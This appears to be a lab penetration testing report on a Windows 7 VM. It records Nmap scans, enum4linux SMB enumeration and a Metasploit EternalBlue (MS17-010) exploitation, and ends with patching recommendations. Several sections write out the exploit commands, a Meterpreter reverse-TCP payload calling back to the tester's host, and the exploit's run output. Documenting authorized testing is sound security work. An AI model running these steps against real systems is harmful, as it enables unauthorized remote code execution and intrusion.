

Penetration Testing Report: Network Scanning of Windows VM

1. Executive Summary

This section provides a high-level overview of the penetration testing conducted. It briefly explains the purpose of the testing and summarizes the findings and recommendations.

Summary:

- **Objective:** The objective of this penetration testing was to identify vulnerabilities within the company's network, specifically focusing on the Windows Virtual Machine (VM).
 - **Findings:** Several vulnerabilities were discovered, including unpatched services, open ports, and outdated software, which could potentially allow unauthorized access if exploited.
 - **Recommendation:** Immediate remediation of the identified vulnerabilities is strongly advised to prevent potential exploitation by malicious actors.
-

2. Testing Techniques Used

This section outlines the methods and tools used during the network scanning and vulnerability assessment.

- **Network Scanning:**
 - **Nmap:** Used for network discovery and vulnerability scanning. Nmap was helpful in identifying active hosts and open ports within the network.
 - **Purpose:** To map out all devices in the network and assess if any open ports may be vulnerable to attacks.
 - **Commands used:**
 - `nmap -O 192.168.43.0/24` # To scan the local network for active hosts and operating systems
 - `nmap -sV 192.168.43.2` # To detect services and versions on the Windows VM
- **Vulnerability Scanning:**
 - **Metasploit Framework:** Used for exploiting known vulnerabilities, specifically MS17-010 (EternalBlue), targeting SMB vulnerabilities on the Windows VM.
 - **Purpose:** To check if any devices are vulnerable to known exploits like EternalBlue or other SMB vulnerabilities.
 - **Commands used:**
 - `use exploit/windows/smb/ms17_010_eternalblue`
 - `set RHOST 192.168.43.2`
 - `exploit`
- **SMB Enumeration:**
 - **Enum4linux:** Utilized to enumerate SMB shares and users on the Windows VM, which could potentially reveal sensitive data or configuration flaws.

- **Purpose:** To gather information that could be useful for further exploitation.
 - **Command used:**
 - `enum4linux -a 192.168.43.2`
-

3. Detailed Findings and Vulnerabilities

This section presents the results of the network scan and details the vulnerabilities that were identified.

Finding 1: SMB Vulnerability (MS17-010)

- **Description:** The Windows VM was found to be vulnerable to the MS17-010 vulnerability (EternalBlue), which could allow an attacker to execute remote code.
- **Severity:** Critical
- **Evidence:** Nmap scan results showed open SMB ports (445/tcp), and Metasploit confirmed the vulnerability.
- **POC (Proof of Concept):** Exploiting the vulnerability with Metasploit confirmed that the target machine is vulnerable.

Finding 2: Open Ports and Unpatched Services

- **Description:** Multiple open ports (135, 139, 445, and others) were found, many of which correspond to legacy services.
- **Severity:** High
- **Evidence:** Ports identified using Nmap scans.
- **POC (Proof of Concept):** Screenshot of Nmap output showing open ports.

Finding 3: Weak SMB Shares

- **Description:** The SMB shares were weakly configured, potentially providing access to sensitive files.
 - **Severity:** Medium
 - **Evidence:** Enum4linux output showing accessible shares.
-


4. Proof of Concept (POC) Screenshots

This section includes the relevant screenshots of key commands and results, providing proof of the vulnerabilities discovered.


- **Nmap Scan Result**
Screenshot showing open ports and operating system details of the Windows VM.

2. Interface Detection


The system detects the available interfaces to use for network scanning and exploitation.



3. Identifying Vulnerability



4. Starting msfconsole



The screenshot shows a Kali Linux desktop environment. A terminal window is open, displaying the `msfconsole` interface. The terminal shows the `msfconsole` prompt, a tip about using the `analyze` command, and a list of available modules. The desktop background features a parrot illustration. Various application icons are visible on the desktop, including Google Chrome, Firefox, and several virtual machines (ShadowBox, VirtualBox). The terminal window title bar indicates it is running `/bin/bash` in a window titled `/bin/bash 135x27`.


```
#msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for hosts

it looks like you're trying to run a \
module

--[ 2376 exploits - 1232 auxiliary - 416 post
--[ 1379 payloads - 46 encoders - 11 nops
--[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
```

5. Selecting and Setting the Payload



The screenshot shows the same Kali Linux desktop environment. The terminal window now displays the `msfconsole` interface with the `exploit(windows/smb/ms17_010_eternalblue)` command entered. The terminal shows the `msfconsole` prompt, a list of available modules, and the `exploit(windows/smb/ms17_010_eternalblue)` command. The desktop background features a parrot illustration. Various application icons are visible on the desktop, including Google Chrome, Firefox, and several virtual machines (ShadowBox, VirtualBox). The terminal window title bar indicates it is running `/bin/bash` in a window titled `/bin/bash 135x27`.

```
SMBUser: Administrator
VERIFY_ARCH: true
VERIFY_TARGET: true
Host script results:
Payload options (windows/x64/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.43.184   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  -
  0    Automatic Target

View the full module info with the info, or info -d command.
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> 
```


6. Setting RHOSTS

```
/bin/bash
/interface detect.png
VERIFIY_TARGET true
os detection.png
Payload options(windows/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
-----
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.43.184 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
--
0 Automatic Target
View the full module info with the info, or info -d command.
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set RHOSTS 192.168.43.2
RHOSTS=>192.168.43.2
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> []
```

7. Exploit

The exploit is executed to attempt to compromise the target.

```
/bin/bash
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> exploit
[*] Started reverse TCP handler on 192.168.43.184:4444
[*] 192.168.43.2:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.43.2:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.43.2:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.43.2:445 - The target is vulnerable.
[*] 192.168.43.2:445 - Connecting to target for exploitation.
[+] 192.168.43.2:445 - Connection established for exploitation.
[+] 192.168.43.2:445 - Target OS-selected valid for OS indicated by SMB reply
[*] 192.168.43.2:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.43.2:445 - 0x00000000-57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.43.2:445 - 0x00000010-73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 192.168.43.2:445 - 0x00000020-69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 192.168.43.2:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.43.2:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.43.2:445 - Sending all but last fragment of exploit packet
[*] 192.168.43.2:445 - Starting in-paged pool grooming
[+] 192.168.43.2:445 - Sending SMBv2 buffers
[+] 192.168.43.2:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[+] 192.168.43.2:445 - Sending final SMBv2 buffers.
[*] 192.168.43.2:445 - Sending last fragment of exploit packet!
[*] 192.168.43.2:445 - Receiving response from exploit packet
[+] 192.168.43.2:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.43.2:445 - Sending egg to corrupted connection.
[*] 192.168.43.2:445 - Triggering free of corrupted buffer.
```

8. Success : exploit was successful.

Enum4linux SMB Enumeration Output

This section includes a showing the accessible SMB shares on the Windows VM using `enum4linux`. It provides insight into the configuration of SMB shares and potential data exposure.

* output include shares such as:

- ADMIN\$
- C\$
- IPC\$

5. Recommendations

This section outlines actionable steps to mitigate the identified vulnerabilities.

1. **Patch MS17-010 (EternalBlue):** Apply the security updates to address SMB vulnerabilities and prevent remote code execution.
2. **Close Unnecessary Open Ports:** Ports 135, 139, and 445 should be closed unless explicitly required for business operations.
3. **Enhance SMB Security:** Reconfigure SMB shares to limit access, enforce stronger authentication, and disable SMBv1 if not needed.
4. **Regular Vulnerability Scanning:** Conduct regular vulnerability assessments to ensure timely detection of new vulnerabilities.

6. Conclusion

This section summarizes the key findings and emphasizes the importance of addressing the vulnerabilities.

Summary: The Windows VM was found to be vulnerable to multiple security issues, most notably the MS17-010 vulnerability (EternalBlue), which could allow for remote code execution. Immediate steps should be taken to patch the system, close unnecessary ports, and secure SMB shares. Regular network assessments should be conducted to reduce the risk of future vulnerabilities.
